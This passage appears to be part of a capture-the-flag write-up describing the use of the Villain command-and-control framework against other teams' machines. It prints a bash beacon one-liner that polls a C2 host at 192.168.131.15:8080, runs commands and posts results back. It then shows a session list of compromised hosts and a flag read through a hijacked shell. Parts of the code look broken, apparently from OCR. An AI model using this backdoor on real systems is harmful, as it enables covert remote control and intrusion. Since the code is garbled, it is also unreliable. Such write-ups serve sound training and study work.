
```
nohup bash -c
's=192.168.131.15:8080&&i=952384-99c031-1ed5f0&&hname=$(hostname)&&
p=http://;curl -s "$p$s/952384/$hname/$USER" -H "Authorization: $i"
-o /de $r;if [ $r == byee ]; then pkill -P $$; else curl -s
$p$s/1ed5f0 -X POST -H "Authorization: $i" -d "$r";echo $$;fi; fi;
sleep 0.8; done;' & disown
```



And past it to the shell that we get through nc. Now our villain C2 will get the connection for the victim and interact with it. This gives us a much easier way to manage the huge number of victims.



We can just get the flag with /usr/local/bin/flag with interact with the shell sessions we want using the shell with the sessions ID.



```
Villain > sessions

Session ID           IP Address     OS Type  User                Owner  Status
059655-ff1c05-07a5c3 172.16.131.11  Linux    Undefined@Undefined Self   Active
720f87-62ead3-c85bb2 172.16.131.11  Linux    Undefined@Undefined Self   Active
68ba45-9ca882-c7a405 172.16.131.11  Linux    Undefined@Undefined Self   Active
Team101              172.16.101.11  Linux    Undefined@Undefined Self   Active
Team102              172.16.102.11  Linux    Undefined@Undefined Self   Active
Team103              172.16.103.11  Linux    Undefined@Undefined Self   Undefined
Team104              172.16.104.11  Linux    Undefined@Undefined Self   Active
Team106              172.16.106.11  Linux    Undefined@Undefined Self   Undefined
Team107              172.16.107.11  Linux    Undefined@Undefined Self   Active
Team108              172.16.108.11  Linux    Undefined@Undefined Self   Active
Team109              172.16.109.11  Linux    Undefined@Undefined Self   Active
Team110              172.16.110.11  Linux    Undefined@Undefined Self   Undefined
Team111              172.16.111.11  Linux    Undefined@Undefined Self   Active
Team112              172.16.112.11  Linux    Undefined@Undefined Self   Active
Team113              172.16.113.11  Linux    Undefined@Undefined Self   Undefined
Team114              172.16.114.11  Linux    Undefined@Undefined Self   Active
Team115              172.16.115.11  Linux    Undefined@Undefined Self   Active
Team116              172.16.116.11  Linux    Undefined@Undefined Self   Active
Team117              172.16.117.11  Linux    Undefined@Undefined Self   Active
Team118              172.16.118.11  Linux    Undefined@Undefined Self   Active
Team119              172.16.119.11  Linux    Undefined@Undefined Self   Undefined
Team120              172.16.120.11  Linux    Undefined@Undefined Self   Active
Team121              172.16.121.11  Linux    Undefined@Undefined Self   Undefined
Team122              172.16.122.11  Linux    Undefined@Undefined Self   Active
Team123              172.16.123.11  Linux    Undefined@Undefined Self   Active
Team124              172.16.124.11  Linux    Undefined@Undefined Self   Undefined
Team125              172.16.125.11  Linux    Undefined@Undefined Self   Undefined
Team126              172.16.126.11  Linux    Undefined@Undefined Self   Undefined
Team127              172.16.127.11  Linux    Undefined@Undefined Self   Undefined
Team128              172.16.128.11  Linux    Undefined@Undefined Self   Active
Team129              172.16.129.11  Linux    Undefined@Undefined Self   Undefined
Team130              172.16.130.11  Linux    Undefined@Undefined Self   Active
128f50-5afe6a-72e04f 172.16.131.11  Linux    Undefined@Undefined Self   Active
635d5f-5d4792-e1ab6a 172.16.126.11  Linux    Undefined@Undefined Self   Undefined
3d3830-43b962-ecf6b6 172.16.124.11  Linux    Undefined@Undefined Self   Undefined

Villain > shell Team101

This session is unstable. Consider running a socket-based rshell process in it.
Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.

Undefined@Undefined: /usr/local/bin/flag
ihack24{1723009331.VMhbTQJ7UUVyCxsM93Y5jD4ieiPwl7Hxk2urC/59kHU=}

Undefined@Undefined:
```